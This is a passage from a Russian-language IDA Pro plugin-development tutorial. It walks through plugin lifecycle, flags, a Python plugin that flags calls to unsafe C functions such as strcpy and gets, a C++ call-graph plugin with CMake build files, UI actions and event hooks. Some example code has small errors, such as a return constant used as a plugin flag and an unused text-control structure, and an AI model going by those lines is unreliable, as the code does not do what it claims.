├── init()       — вызывается при загрузке, возвращает PLUGIN_OK / PLUGIN_SKIP
├── run(arg)     — вызывается при активации плагина (меню, хоткей)
├── term()       — вызывается при выгрузке плагина
├── comment      — описание плагина
├── help         — расширенная справка
├── wanted_name  — отображаемое имя в меню Edit → Plugins
└── wanted_hotkey— горячая клавиша (например, "Alt-X")
```

14.2.2. Флаги плагина

Флаг	Значение	Описание
`PLUGIN_MOD`	1	Плагин модифицирует базу данных
`PLUGIN_DRAW`	2	Плагин рисует в окне IDA (устарел)
`PLUGIN_SEG`	4	Плагин работает с сегментами
`PLUGIN_UNL`	8	Выгрузить плагин после выполнения `run()`
`PLUGIN_HIDE`	16	Не показывать в меню Edit → Plugins
`PLUGIN_DBG`	32	Плагин для отладчика
`PLUGIN_PROC`	64	Плагин зависит от типа процессора
`PLUGIN_FIX`	128	Загрузить плагин при старте и не выгружать
`PLUGIN_MULTI`	256	Плагин поддерживает несколько экземпляров (IDA 7.4+)

14.2.3. plugmod_t (IDA 7.4+)

Начиная с IDA 7.4 появилась архитектура `plugmod_t` для мультиэкземплярных плагинов. Когда `init()` возвращает указатель на объект `plugmod_t`, IDA использует его методы `run()` и `term()` вместо глобальных:

```
// C++ — современный подход с plugmod_t
struct my_plugmod_t : public plugmod_t
{
    // Состояние экземпляра плагина
    netnode my_node;

    virtual bool idaapi run(size_t arg) override;
    virtual void idaapi term() override;
};

// init() возвращает указатель на plugmod_t
static plugmod_t * idaapi init()
{
    // Проверяем, подходит ли нам текущий файл
    if ( inf_get_filetype() != f_ELF )
        return nullptr;  // PLUGIN_SKIP

    return new my_plugmod_t();  // PLUGIN_OK + экземпляр
}
```

```
# Python — эквивалент plugmod_t
class MyPlugmod(idaapi.plugmod_t):
    def run(self, arg):
        print("MyPlugmod::run(%d)" % arg)
        return True

    def term(self):
        print("MyPlugmod выгружен")

class MyPlugin(idaapi.plugin_t):
    flags = idaapi.PLUGIN_MULTI
    comment = "Пример мультиэкземплярного плагина"
    help = ""
    wanted_name = "My Multi Plugin"
    wanted_hotkey = ""

    def init(self):
        return MyPlugmod()

    def run(self, arg):
        pass  # Не вызывается при PLUGIN_MULTI

    def term(self):
        pass  # Не вызывается при PLUGIN_MULTI
```

14.3. Жизненный цикл плагина: init / run / term

14.3.1. Метод init()

`init()` вызывается при загрузке IDA или при открытии базы данных. Это место для:

- Проверки совместимости (тип процессора, формат файла)
- Регистрации действий и обработчиков событий
- Инициализации структур данных

Возвращаемые значения:

Значение	Описание
`PLUGIN_OK` (1)	Плагин успешно инициализирован
`PLUGIN_SKIP` (0)	Пропустить плагин для данной базы
`PLUGIN_KEEP` (2)	Загрузить и держать в памяти (аналог `PLUGIN_OK + PLUGIN_FIX`)
`plugmod_t*`	Экземпляр (IDA 7.4+, при `PLUGIN_MULTI`)

```python
import idaapi
import idc

class MyPlugin(idaapi.plugin_t):
    flags = idaapi.PLUGIN_PROC  # Зависит от процессора
    comment = "Анализатор ARM-бинарников"
    help = ""
    wanted_name = "ARM Analyzer"
    wanted_hotkey = "Ctrl-Alt-A"

    def init(self):
        # Проверяем, что анализируем ARM
        info = idaapi.get_inf_structure()
        proc_name = info.procname
        if proc_name not in ("ARM", "ARMB"):
            idaapi.msg("[ARM Analyzer] Пропускаем: процессор %s\n" % proc_name)
            return idaapi.PLUGIN_SKIP

        idaapi.msg("[ARM Analyzer] Инициализирован для %s\n" % proc_name)
        return idaapi.PLUGIN_KEEP

    def run(self, arg):
        idaapi.msg("[ARM Analyzer] Запущен с аргументом %d\n" % arg)

    def term(self):
        idaapi.msg("[ARM Analyzer] Выгружен\n")

def PLUGIN_ENTRY():
    return MyPlugin()
```

14.3.2. Метод run(arg)

`run()` вызывается, когда пользователь активирует плагин через меню `Edit → Plugins` или горячую клавишу. Аргумент `arg` — целое число, обычно 0, но может быть задано программно.

14.3.3. Метод term()

`term()` вызывается при выгрузке плагина: закрытие IDA, закрытие базы данных, или если плагин имеет флаг `PLUGIN_UNL`. Здесь необходимо:

- Отменить регистрацию действий
- Удалить обработчики событий
- Освободить ресурсы

14.3.4. Порядок загрузки

```
1. IDA запускается
2. Сканирует каталоги plugins/ (idadir/plugins, userdir/plugins)
3. Для каждого .py / .dll / .so файла вызывает PLUGIN_ENTRY()
4. Вызывает init() полученного объекта
5. Если init() вернул PLUGIN_OK/PLUGIN_KEEP — плагин зарегистрирован
6. При активации — вызывает run(arg)
7. При выгрузке — вызывает term()
```

Каталоги поиска плагинов:

```
Windows:
  %IDADIR%\plugins\          — глобальные плагины
  %APPDATA%\Hex-Rays\IDA Pro\plugins\  — пользовательские

Linux/macOS:
  $IDADIR/plugins/
  ~/.idapro/plugins/
```

14.4. Полный Python-плагин с нуля

Создадим плагин, который находит все вызовы `memcpy`/`strcpy` и помечает их комментариями о потенциальной уязвимости buffer overflow.

14.4.1. Структура файла плагина

Файл: `plugins/unsafe_calls_finder.py`

```python
# -*- coding: utf-8 -*-
"""
Unsafe Calls Finder — плагин IDA Pro для поиска потенциально
небезопасных вызовов функций (memcpy, strcpy, sprintf и т.д.)

Автор: Example
Версия: 1.0
"""

import idaapi
import idautils
import idc
import ida_kernwin
import ida_funcs

# ============================================================
# Список небезопасных функций и их безопасных альтернатив
# ============================================================
UNSAFE_FUNCTIONS = {
    "strcpy":   {"risk": "HIGH",   "alt": "strncpy / strlcpy"},
    "strcat":   {"risk": "HIGH",   "alt": "strncat / strlcat"},
    "sprintf":  {"risk": "HIGH",   "alt": "snprintf"},
    "gets":     {"risk": "CRITICAL","alt": "fgets"},
    "memcpy":   {"risk": "MEDIUM", "alt": "memcpy_s"},
    "memmove":  {"risk": "MEDIUM", "alt": "memmove_s"},
    "scanf":    {"risk": "HIGH",   "alt": "scanf с ограничением ширины"},
    "vsprintf": {"risk": "HIGH",   "alt": "vsnprintf"},
    "wcscpy":   {"risk": "HIGH",   "alt": "wcsncpy"},
    "wcscat":   {"risk": "HIGH",   "alt": "wcsncat"},
}

# ============================================================
# Класс действия (action_handler_t)
# ============================================================
class UnsafeCallsActionHandler(ida_kernwin.action_handler_t):
    """Обработчик действия: запуск поиска небезопасных вызовов."""

    def __init__(self, plugin):
        ida_kernwin.action_handler_t.__init__(self)
        self.plugin = plugin

    def activate(self, ctx):
        """Вызывается при активации действия."""
        self.plugin.do_analysis()
        return 1

    def update(self, ctx):
        """Определяет, доступно ли действие в текущем контексте."""
        return ida_kernwin.AST_ENABLE_ALWAYS


# ============================================================
# Класс результатов (ida_kernwin.Choose)
# ============================================================
class UnsafeCallsChooser(ida_kernwin.Choose):
    """Окно с результатами поиска небезопасных вызовов."""

    def __init__(self, title, items):
        ida_kernwin.Choose.__init__(
            self,
            title,
            [
                ["Адрес",     10 | ida_kernwin.CHCOL_HEX],
                ["Функция",   20 | ida_kernwin.CHCOL_PLAIN],
                ["Вызов",     15 | ida_kernwin.CHCOL_PLAIN],
                ["Риск",       8 | ida_kernwin.CHCOL_PLAIN],
                ["Альтернатива", 25 | ida_kernwin.CHCOL_PLAIN],
            ],
            flags=ida_kernwin.Choose.CH_MODAL
        )
        self.items = items

    def OnGetSize(self):
        return len(self.items)

    def OnGetLine(self, n):
        return self.items[n]
```

```
    def OnSelectLine(self, n):
        """Переход к адресу при двойном клике."""
        addr = int(self.items[n][0], 16)
        idc.jumpto(addr)
        return (ida_kernwin.Choose.NOTHING_CHANGED, )


# ============================================================
# Основной класс плагина
# ============================================================
ACTION_NAME = "unsafecalls:find"
ACTION_LABEL = "Find Unsafe Calls"
MENU_PATH = "Search/"

class UnsafeCallsPlugin(idaapi.plugin_t):
    flags = idaapi.PLUGIN_KEEP
    comment = "Поиск потенциально небезопасных вызовов функций"
    help = "Сканирует базу на наличие вызовов strcpy, memcpy и др."
    wanted_name = "Unsafe Calls Finder"
    wanted_hotkey = ""  # Хоткей зададим через register_action

    def init(self):
        """Инициализация: регистрация действия и пункта меню."""

        # Создаём описание действия
        action_desc = ida_kernwin.action_desc_t(
            ACTION_NAME,                        # Уникальный ID действия
            ACTION_LABEL,                       # Текст в меню
            UnsafeCallsActionHandler(self),      # Обработчик
            "Ctrl+Shift+U",                     # Горячая клавиша
            "Найти небезопасные вызовы функций",  # Подсказка
            -1                                  # Иконка (-1 = без иконки)
        )

        # Регистрируем действие
        if not ida_kernwin.register_action(action_desc):
            idaapi.msg("[UnsafeCalls] Ошибка регистрации действия\n")
            return idaapi.PLUGIN_SKIP

        # Добавляем в меню Search
        ida_kernwin.attach_action_to_menu(
            MENU_PATH,
            ACTION_NAME,
            ida_kernwin.SETMENU_APP
        )

        idaapi.msg("[UnsafeCalls] Плагин загружен. Горячая клавиша: Ctrl+Shift+U\n")
        return idaapi.PLUGIN_KEEP

    def run(self, arg):
        """Запуск через Edit → Plugins."""
        self.do_analysis()

    def term(self):
        """Очистка при выгрузке."""
        ida_kernwin.detach_action_from_menu(MENU_PATH, ACTION_NAME)
        ida_kernwin.unregister_action(ACTION_NAME)
        idaapi.msg("[UnsafeCalls] Плагин выгружен\n")

    def do_analysis(self):
        """Основная логика: поиск небезопасных вызовов."""
        idaapi.msg("[UnsafeCalls] Начинаем анализ...\n")
        results = []

        for func_name, info in UNSAFE_FUNCTIONS.items():
            # Ищем функцию по имени
            func_ea = idc.get_name_ea_simple(func_name)
            if func_ea == idc.BADADDR:
                # Пробуем с префиксом _ (cdecl)
                func_ea = idc.get_name_ea_simple("_" + func_name)
            if func_ea == idc.BADADDR:
                continue

            # Находим все перекрёстные ссылки на эту функцию
            for xref in idautils.XrefsTo(func_ea, 0):
                caller_ea = xref.frm
```

```
                # Определяем имя вызывающей функции
                caller_func = ida_funcs.get_func(caller_ea)
                if caller_func:
                    caller_name = idc.get_func_name(caller_func.start_ea)
                else:
                    caller_name = "???"

                # Добавляем комментарий
                existing = idc.get_cmt(caller_ea, 0) or ""
                warning = "UNSAFE: %s → use %s" % (func_name, info["alt"])
                if warning not in existing:
                    if existing:
                        idc.set_cmt(caller_ea, existing + "; " + warning, 0)
                    else:
                        idc.set_cmt(caller_ea, warning, 0)

                # Устанавливаем цвет строки (жёлтый для MEDIUM,
                # оранжевый для HIGH, красный для CRITICAL)
                colors = {
                    "MEDIUM":   0x00FFFF,  # Жёлтый (BGR)
                    "HIGH":     0x0080FF,  # Оранжевый
                    "CRITICAL": 0x0000FF,  # Красный
                }
                idc.set_color(caller_ea, idc.CIC_ITEM,
                              colors.get(info["risk"], 0x00FFFF))

                results.append([
                    "0x%X" % caller_ea,
                    caller_name,
                    func_name,
                    info["risk"],
                    info["alt"],
                ])

        # Показываем результаты
        if results:
            idaapi.msg("[UnsafeCalls] Найдено %d небезопасных вызовов\n"
                       % len(results))
            chooser = UnsafeCallsChooser(
                "Небезопасные вызовы функций (%d)" % len(results),
                results
            )
            chooser.Show()
        else:
            idaapi.msg("[UnsafeCalls] Небезопасных вызовов не найдено\n")
            ida_kernwin.info("Небезопасных вызовов не обнаружено.")


# ============================================================
# Точка входа плагина
# ============================================================
def PLUGIN_ENTRY():
    return UnsafeCallsPlugin()
```

14.4.2. Установка и тестирование

```
1. Скопируйте unsafe_calls_finder.py в каталог plugins/:
   Windows: %IDADIR%\plugins\
   Linux:   ~/.idapro/plugins/

2. Перезапустите IDA Pro

3. Откройте бинарный файл

4. Используйте:
   - Меню: Search → Find Unsafe Calls
   - Горячая клавиша: Ctrl+Shift+U
   - Меню: Edit → Plugins → Unsafe Calls Finder
```

14.5. Полный C++-плагин с CMakeLists.txt

14.5.1. Структура проекта

```
xref_graph/
├── CMakeLists.txt
├── src/
│   └── xref_graph.cpp
└── README.md
```

14.5.2. Исходный код плагина

Плагин строит граф перекрёстных ссылок для выбранной функции и выводит его в текстовом виде.
Файл: `src/xref_graph.cpp`

```
/*
 * XrefGraph — плагин IDA Pro для построения графа вызовов функции.
 * Показывает дерево вызовов вглубь до заданного уровня.
 *
 * IDA SDK 8.x+
 */

#include <ida.hpp>
#include <idp.hpp>
#include <loader.hpp>
#include <kernwin.hpp>
#include <funcs.hpp>
#include <xref.hpp>
#include <name.hpp>
#include <bytes.hpp>

#include <set>
#include <vector>
#include <string>

//--------------------------------------------------------------------------
// Параметры
//--------------------------------------------------------------------------
static const int MAX_DEPTH = 5;
static const char ACTION_NAME[] = "xrefgraph:show";
static const char PLUGIN_NAME[] = "Xref Call Graph";

//--------------------------------------------------------------------------
// Рекурсивный обход графа вызовов
//--------------------------------------------------------------------------
struct call_node_t
{
    ea_t ea;
    qstring name;
    std::vector<call_node_t> children;
};

static void build_call_tree(
    ea_t func_ea,
    call_node_t &node,
    int depth,
    std::set<ea_t> &visited)
{
    node.ea = func_ea;
    get_func_name(&node.name, func_ea);

    if (depth >= MAX_DEPTH)
        return;

    if (visited.count(func_ea))
        return;
    visited.insert(func_ea);

    func_t *func = get_func(func_ea);
    if (func == nullptr)
        return;

    // Обходим все инструкции функции
    ea_t addr = func->start_ea;
    while (addr < func->end_ea)
    {
        xrefblk_t xb;
        for (bool ok = xb.first_from(addr, XREF_FAR);
             ok;
             ok = xb.next_from())
        {
            if (xb.type != fl_CN && xb.type != fl_CF)
                continue;  // Только вызовы (call near/far)

            func_t *callee = get_func(xb.to);
            if (callee == nullptr)
                continue;

            call_node_t child;
            build_call_tree(callee->start_ea, child, depth + 1, visited);
            node.children.push_back(child);
        }
```

```
        addr = next_head(addr, func->end_ea);
        if (addr == BADADDR)
            break;
    }

    visited.erase(func_ea);  // Разрешаем повторное посещение в других ветвях
}

//--------------------------------------------------------------------------
// Вывод дерева в текстовом виде
//--------------------------------------------------------------------------
static void print_tree(const call_node_t &node, qstring &out, int indent = 0)
{
    for (int i = 0; i < indent; i++)
        out.append("  ");

    if (indent > 0)
        out.append("├─ ");

    out.cat_sprnt("%s (0x%a)\n", node.name.c_str(), node.ea);

    for (const auto &child : node.children)
        print_tree(child, out, indent + 1);
}

//--------------------------------------------------------------------------
// Обработчик действия
//--------------------------------------------------------------------------
struct xref_graph_handler_t : public action_handler_t
{
    virtual int idaapi activate(action_activation_ctx_t *ctx) override
    {
        ea_t cur_ea = get_screen_ea();
        func_t *func = get_func(cur_ea);

        if (func == nullptr)
        {
            info("Курсор не находится внутри функции.");
            return 0;
        }

        qstring func_name;
        get_func_name(&func_name, func->start_ea);

        msg("[XrefGraph] Строим граф вызовов для %s...\n", func_name.c_str());

        call_node_t root;
        std::set<ea_t> visited;
        build_call_tree(func->start_ea, root, 0, visited);

        qstring output;
        output.cat_sprnt("=== Граф вызовов: %s ===\n\n", func_name.c_str());
        print_tree(root, output);
        output.cat_sprnt("\n=== Конец графа ===\n");

        // Показываем в текстовом окне
        textctrl_info_t ti;
        ti.text = output;
        ti.flags = 0;

        qstring title;
        title.cat_sprnt("Call Graph: %s", func_name.c_str());
        display_widget(
            create_empty_widget(title.c_str()),
            WOPN_TAB | WOPN_RESTORE);

        msg("%s", output.c_str());

        return 1;
    }

    virtual action_state_t idaapi update(action_update_ctx_t *ctx) override
    {
        return AST_ENABLE_FOR_IDB;
    }
};

static xref_graph_handler_t xref_graph_handler;
```

```
//--------------------------------------------------------------------------
// plugmod_t — экземпляр плагина
//--------------------------------------------------------------------------
struct xref_graph_plugmod_t : public plugmod_t
{
    virtual bool idaapi run(size_t arg) override
    {
        xref_graph_handler.activate(nullptr);
        return true;
    }

    virtual ~xref_graph_plugmod_t()
    {
        unregister_action(ACTION_NAME);
        msg("[XrefGraph] Плагин выгружен\n");
    }
};

//--------------------------------------------------------------------------
// init / PLUGIN_ENTRY
//--------------------------------------------------------------------------
static plugmod_t *idaapi init()
{
    // Регистрируем действие
    const action_desc_t desc = ACTION_DESC_LITERAL_PLUGMOD(
        ACTION_NAME,
        PLUGIN_NAME,
        &xref_graph_handler,
        nullptr,    // plugmod (будет установлен автоматически)
        "Ctrl+Shift+G",
        "Построить граф вызовов для текущей функции",
        -1);

    if (!register_action(desc))
    {
        msg("[XrefGraph] Ошибка регистрации действия\n");
        return nullptr;
    }

    attach_action_to_menu("View/", ACTION_NAME, SETMENU_APP);

    msg("[XrefGraph] Плагин загружен. Горячая клавиша: Ctrl+Shift+G\n");
    return new xref_graph_plugmod_t();
}

//--------------------------------------------------------------------------
// Описание плагина
//--------------------------------------------------------------------------
plugin_t PLUGIN =
{
    IDP_INTERFACE_VERSION,
    PLUGIN_MULTI,           // Флаги: мультиэкземплярный
    init,                   // init
    nullptr,                // term (не используется с PLUGIN_MULTI)
    nullptr,                // run  (не используется с PLUGIN_MULTI)
    "Xref Call Graph Builder",  // comment
    "",                     // help
    PLUGIN_NAME,            // wanted_name
    ""                      // wanted_hotkey
};
```

14.5.3. CMakeLists.txt

```
cmake_minimum_required(VERSION 3.16)
project(xref_graph LANGUAGES CXX)

# Путь к IDA SDK — задаётся пользователем
set(IDASDK "" CACHE PATH "Path to IDA SDK")
if(NOT IDASDK)
    message(FATAL_ERROR "Укажите путь к IDA SDK: -DIDASDK=/path/to/idasdk")
endif()

# Определение разрядности IDA (ida / ida64)
option(IDA64 "Build for IDA 64-bit (ida64)" ON)

set(CMAKE_CXX_STANDARD 17)
set(CMAKE_CXX_STANDARD_REQUIRED ON)

# Пути к заголовкам и библиотекам SDK
include_directories(${IDASDK}/include)

if(WIN32)
    if(IDA64)
        set(IDA_LIB ${IDASDK}/lib/x64_win_vc_64/ida.lib)
        set(PLUGIN_SUFFIX "64.dll")
    else()
        set(IDA_LIB ${IDASDK}/lib/x64_win_vc_32/ida.lib)
        set(PLUGIN_SUFFIX ".dll")
    endif()
    add_definitions(-D__NT__)
elseif(APPLE)
    if(IDA64)
        set(IDA_LIB ${IDASDK}/lib/x64_mac_clang_64/libida64.dylib)
        set(PLUGIN_SUFFIX "64.dylib")
    else()
        set(IDA_LIB ${IDASDK}/lib/x64_mac_clang_32/libida.dylib)
        set(PLUGIN_SUFFIX ".dylib")
    endif()
    add_definitions(-D__MAC__)
else()  # Linux
    if(IDA64)
        set(IDA_LIB ${IDASDK}/lib/x64_linux_gcc_64/libida64.so)
        set(PLUGIN_SUFFIX "64.so")
    else()
        set(IDA_LIB ${IDASDK}/lib/x64_linux_gcc_32/libida.so)
        set(PLUGIN_SUFFIX ".so")
    endif()
    add_definitions(-D__LINUX__)
endif()

if(IDA64)
    add_definitions(-D__EA64__)
endif()

add_definitions(-D__IDP__)
add_definitions(-DUSE_STANDARD_FILE_FUNCTIONS)

# Создаём shared library (плагин)
add_library(xref_graph SHARED src/xref_graph.cpp)

# Линкуем с библиотекой IDA
target_link_libraries(xref_graph PRIVATE ${IDA_LIB})

# Задаём суффикс и префикс
set_target_properties(xref_graph PROPERTIES
    PREFIX ""
    SUFFIX "${PLUGIN_SUFFIX}"
    OUTPUT_NAME "xref_graph"
)

# Убираем lib-префикс на Linux
if(UNIX AND NOT APPLE)
    set_target_properties(xref_graph PROPERTIES PREFIX "")
endif()
```

14.5.4. Сборка

```
# Windows (Visual Studio)
mkdir build && cd build
cmake .. -DIDASDK="C:/idasdk84" -DIDA64=ON -G "Visual Studio 17 2022"
cmake --build . --config Release

# Linux
mkdir build && cd build
cmake .. -DIDASDK=/opt/idasdk84 -DIDA64=ON
make -j$(nproc)

# macOS
mkdir build && cd build
cmake .. -DIDASDK=/Users/user/idasdk84 -DIDA64=ON
make -j$(sysctl -n hw.ncpu)

# Результат: xref_graph64.dll / xref_graph64.so / xref_graph64.dylib
# Копируем в $IDADIR/plugins/
```

14.6. UI API: меню, действия, chooser

14.6.1. Система действий (actions)

Начиная с IDA 7.0 все элементы интерфейса (пункты меню, кнопки тулбара, элементы контекстного меню) работают через единую систему действий.

```python
import ida_kernwin

# 1. Определяем обработчик действия
class MyActionHandler(ida_kernwin.action_handler_t):
    def __init__(self):
        ida_kernwin.action_handler_t.__init__(self)

    def activate(self, ctx):
        """Вызывается при активации действия.
        ctx — объект action_activation_ctx_t:
            ctx.cur_ea     — текущий адрес
            ctx.action     — имя действия
            ctx.widget     — виджет, из которого вызвано
            ctx.cur_sel    — текущее выделение (start_ea, end_ea)
        """
        print("Действие активировано! EA = 0x%X" % ctx.cur_ea)
        return 1  # 1 = обработано

    def update(self, ctx):
        """Определяет состояние действия.
        Возвращает одну из констант AST_*:
        """
        # AST_ENABLE_ALWAYS    — всегда доступно
        # AST_ENABLE_FOR_IDB   — доступно при открытой базе
        # AST_ENABLE_FOR_WIDGET— доступно в конкретном виджете
        # AST_DISABLE          — недоступно (серое)
        return ida_kernwin.AST_ENABLE_FOR_IDB


# 2. Регистрируем действие
ida_kernwin.register_action(ida_kernwin.action_desc_t(
    "myplugin:my_action",          # Уникальный ID
    "My Cool Action",              # Текст в меню
    MyActionHandler(),             # Обработчик
    "Ctrl+Alt+M",                  # Горячая клавиша (или None)
    "Описание для тултипа",        # Тултип
    199                            # Номер иконки (или -1)
))

# 3. Прикрепляем к меню
ida_kernwin.attach_action_to_menu(
    "Edit/Plugins/",               # Путь в меню (оканчивается на /)
    "myplugin:my_action",          # ID действия
    ida_kernwin.SETMENU_APP        # Добавить в конец
)

# 4. Добавляем в контекстное меню дизассемблера
class ContextMenuHook(ida_kernwin.UI_Hooks):
    def finish_populating_widget_popup(self, widget, popup):
        widget_type = ida_kernwin.get_widget_type(widget)
        if widget_type == ida_kernwin.BWN_DISASM:
            ida_kernwin.attach_action_to_popup(
                widget, popup,
                "myplugin:my_action",
                "My Plugin/"       # Подменю в контекстном меню
            )

ctx_hook = ContextMenuHook()
ctx_hook.hook()
```

14.6.2. Иконки

```python
import ida_kernwin

# Загрузка пользовательской иконки из файла
icon_data = open("my_icon.png", "rb").read()
icon_id = ida_kernwin.load_custom_icon(data=icon_data, format="png")

# Или из встроенных иконок IDA (номера 0-999)
# Посмотреть доступные: View → Open subviews → Icon list

# Использование при регистрации действия
ida_kernwin.register_action(ida_kernwin.action_desc_t(
    "myplugin:action",
    "My Action",
    MyActionHandler(),
    None,
    "Description",
    icon_id    # Пользовательская иконка
))

# Не забываем освободить при выгрузке
# ida_kernwin.free_custom_icon(icon_id)
```

14.6.3. Chooser (табличное окно)

`ida_kernwin.Choose` — мощный механизм для отображения табличных данных с возможностью сортировки, фильтрации и навигации.

```
import ida_kernwin

class FunctionsChooser(ida_kernwin.Choose):
    """Окно со списком функций и их характеристиками."""

    def __init__(self, title, items):
        ida_kernwin.Choose.__init__(
            self,
            title,
            [
                ["Адрес",     12 | ida_kernwin.CHCOL_HEX],
                ["Имя",       30 | ida_kernwin.CHCOL_PLAIN],
                ["Размер",    10 | ida_kernwin.CHCOL_DEC],
                ["Xrefs To",   8 | ida_kernwin.CHCOL_DEC],
                ["Флаги",     15 | ida_kernwin.CHCOL_PLAIN],
            ],
            flags=(
                ida_kernwin.Choose.CH_CAN_DEL    |  # Можно удалять строки
                ida_kernwin.Choose.CH_CAN_REFRESH|  # Можно обновлять
                ida_kernwin.Choose.CH_RESTORE       # Восстанавливать позицию
            )
        )
        self.items = items
        self.icon = -1

    def OnGetSize(self):
        """Возвращает количество строк."""
        return len(self.items)

    def OnGetLine(self, n):
        """Возвращает данные строки n (список строк)."""
        return self.items[n]

    def OnSelectLine(self, n):
        """Двойной клик — переход к адресу."""
        ea = int(self.items[n][0], 16)
        idc.jumpto(ea)
        return (ida_kernwin.Choose.NOTHING_CHANGED, )

    def OnDeleteLine(self, n):
        """Удаление строки (Del)."""
        del self.items[n]
        return (ida_kernwin.Choose.ALL_CHANGED, )

    def OnRefresh(self, n):
        """Обновление данных."""
        self.items = self._collect_data()
        return (ida_kernwin.Choose.ALL_CHANGED, )

    def OnGetIcon(self, n):
        """Иконка для строки."""
        return -1  # Без иконки

    def OnClose(self):
        """Окно закрыто."""
        pass

    def _collect_data(self):
        """Сбор данных о функциях."""
        items = []
        for ea in idautils.Functions():
            func = ida_funcs.get_func(ea)
            if func is None:
                continue
            name = idc.get_func_name(ea)
            size = func.end_ea - func.start_ea
            xrefs = len(list(idautils.XrefsTo(ea, 0)))
            flags_list = []
            if func.flags & ida_funcs.FUNC_THUNK:
                flags_list.append("THUNK")
            if func.flags & ida_funcs.FUNC_LIB:
                flags_list.append("LIB")
            if func.flags & ida_funcs.FUNC_NORET:
                flags_list.append("NORET")
            items.append([
                "0x%X" % ea,
                name,
```

```
                str(size),
                str(xrefs),
                ", ".join(flags_list) if flags_list else "-",
            ])
        return items


# Использование:
# chooser = FunctionsChooser("Функции", items)
# chooser.Show()
```

14.6.4. Формы и диалоги (Ask*)

```
import ida_kernwin

# Простые диалоги ввода
value = ida_kernwin.ask_long(10, "Введите глубину анализа:")
text = ida_kernwin.ask_str("default", 0, "Введите имя функции:")
filename = ida_kernwin.ask_file(False, "*.json", "Выберите файл для экспорта:")
yn = ida_kernwin.ask_yn(1, "Применить изменения?")  # 1=Yes, 0=No, -1=Cancel

# Сложная форма ввода через Form API
class MyForm(ida_kernwin.Form):
    def __init__(self):
        ida_kernwin.Form.__init__(self,
            r"""STARTITEM 0
Настройки анализа

<Глубина:{depth}>
<Паттерн:{pattern}>
<Включить библиотечные:{lib_funcs}>{options}>
""",
            {
                'depth': ida_kernwin.Form.NumericInput(
                    tp=ida_kernwin.Form.FT_DEC, value=5),
                'pattern': ida_kernwin.Form.StringInput(value="sub_*"),
                'options': ida_kernwin.Form.ChkGroupControl(
                    ("lib_funcs",)),
            })

    def OnFormChange(self, fid):
        return 1

# Использование формы
f = MyForm()
f.Compile()
ok = f.Execute()
if ok == 1:
    depth = f.depth.value
    pattern = f.pattern.value
    include_lib = f.options.value & 1
    print("Depth=%d, Pattern=%s, IncludeLib=%d" % (depth, pattern, include_lib))
f.Free()
```

14.7. Event hooks (обработчики событий)

14.7.1. Типы хуков

IDA предоставляет несколько классов хуков для перехвата событий:

Класс	Описание
`ida_kernwin.UI_Hooks`	События интерфейса (меню, виджеты, обновление)
`ida_idp.IDB_Hooks`	События базы данных (переименование, комментарии, типы)
`ida_idp.IDP_Hooks`	События процессорного модуля (анализ, эмуляция)
`ida_dbg.DBG_Hooks`	События отладчика (breakpoint, step, exception)

14.7.2. UI_Hooks

```
import ida_kernwin

class MyUIHooks(ida_kernwin.UI_Hooks):

    def screen_ea_changed(self, ea, prev_ea):
        """Курсор переместился на новый адрес."""
        # Например, показываем информацию в output window
        func_name = idc.get_func_name(ea)
        if func_name:
            print("Курсор в функции: %s" % func_name)

    def widget_visible(self, widget):
        """Виджет стал видимым."""
        title = ida_kernwin.get_widget_title(widget)
        print("Виджет показан: %s" % title)

    def finish_populating_widget_popup(self, widget, popup):
        """Контекстное меню сформировано — можно добавить свои пункты."""
        wtype = ida_kernwin.get_widget_type(widget)
        if wtype == ida_kernwin.BWN_DISASM:
            ida_kernwin.attach_action_to_popup(
                widget, popup, "myplugin:action", "My Plugin/")

    def current_widget_changed(self, widget, prev_widget):
        """Активный виджет изменился."""
        pass

    def updated_actions(self):
        """Состояние действий обновлено."""
        pass

# Установка хуков
ui_hooks = MyUIHooks()
ui_hooks.hook()

# Снятие хуков (при выгрузке плагина)
# ui_hooks.unhook()
```

14.7.3. IDB_Hooks

```
import ida_idp

class MyIDBHooks(ida_idp.IDB_Hooks):

    def renamed(self, ea, new_name, local_name, old_name):
        """Элемент переименован."""
        print("Переименование: 0x%X: '%s' → '%s'" % (ea, old_name, new_name))
        return 0  # 0 = не блокируем

    def cmt_changed(self, ea, repeatable):
        """Комментарий изменён."""
        cmt = idc.get_cmt(ea, repeatable)
        print("Комментарий @ 0x%X: %s" % (ea, cmt))
        return 0

    def func_added(self, func):
        """Создана новая функция."""
        print("Новая функция: 0x%X - 0x%X" % (func.start_ea, func.end_ea))
        return 0

    def func_updated(self, func):
        """Функция изменена (размер, флаги)."""
        return 0

    def struc_member_created(self, sptr, mptr):
        """Создан член структуры."""
        return 0

    def ti_changed(self, ea, type_info, fnames):
        """Информация о типе изменена."""
        print("Тип изменён @ 0x%X" % ea)
        return 0

    def segm_added(self, seg):
        """Добавлен новый сегмент."""
        print("Сегмент: %s (0x%X - 0x%X)" % (
            idc.get_segm_name(seg.start_ea),
            seg.start_ea, seg.end_ea))
        return 0

idb_hooks = MyIDBHooks()
idb_hooks.hook()
```

14.7.4. DBG_Hooks

```
import ida_dbg

class MyDBGHooks(ida_dbg.DBG_Hooks):

    def dbg_process_start(self, pid, tid, ea, modinfo_name, modinfo_base, modinfo_size):
        """Процесс запущен."""
        print("Процесс запущен: PID=%d, Entry=0x%X" % (pid, ea))
        return 0

    def dbg_process_exit(self, pid, tid, ea, exit_code):
        """Процесс завершился."""
        print("Процесс завершён: код=%d" % exit_code)
        return 0

    def dbg_bpt(self, tid, ea):
        """Сработал breakpoint."""
        print("Breakpoint @ 0x%X (TID=%d)" % (ea, tid))
        return 0  # 0 = продолжить обработку

    def dbg_step_into(self):
        """Выполнен step into."""
        ea = idc.get_reg_value("EIP")  # или RIP для x64
        print("Step into → 0x%X" % ea)
        return 0

    def dbg_exception(self, pid, tid, ea, exc_code, exc_message, exc_info):
        """Возникло исключение."""
        print("Exception @ 0x%X: 0x%X (%s)" % (ea, exc_code, exc_message))
        return 0

dbg_hooks = MyDBGHooks()
dbg_hooks.hook()
```

14.7.5. Практический пример: логирование всех переименований

```
import ida_idp
import ida_kernwin
import json
import os
import time

class RenameLogger(ida_idp.IDB_Hooks):
    """Логирует все переименования в JSON-файл."""

    def __init__(self, log_file):
        ida_idp.IDB_Hooks.__init__(self)
        self.log_file = log_file
        self.log_data = []

        # Загружаем существующий лог
        if os.path.exists(log_file):
            try:
                with open(log_file, "r") as f:
                    self.log_data = json.load(f)
            except:
                self.log_data = []

    def renamed(self, ea, new_name, local_name, old_name):
        entry = {
            "timestamp": time.strftime("%Y-%m-%d %H:%M:%S"),
            "address": "0x%X" % ea,
            "old_name": old_name if old_name else "",
            "new_name": new_name if new_name else "",
            "local": bool(local_name),
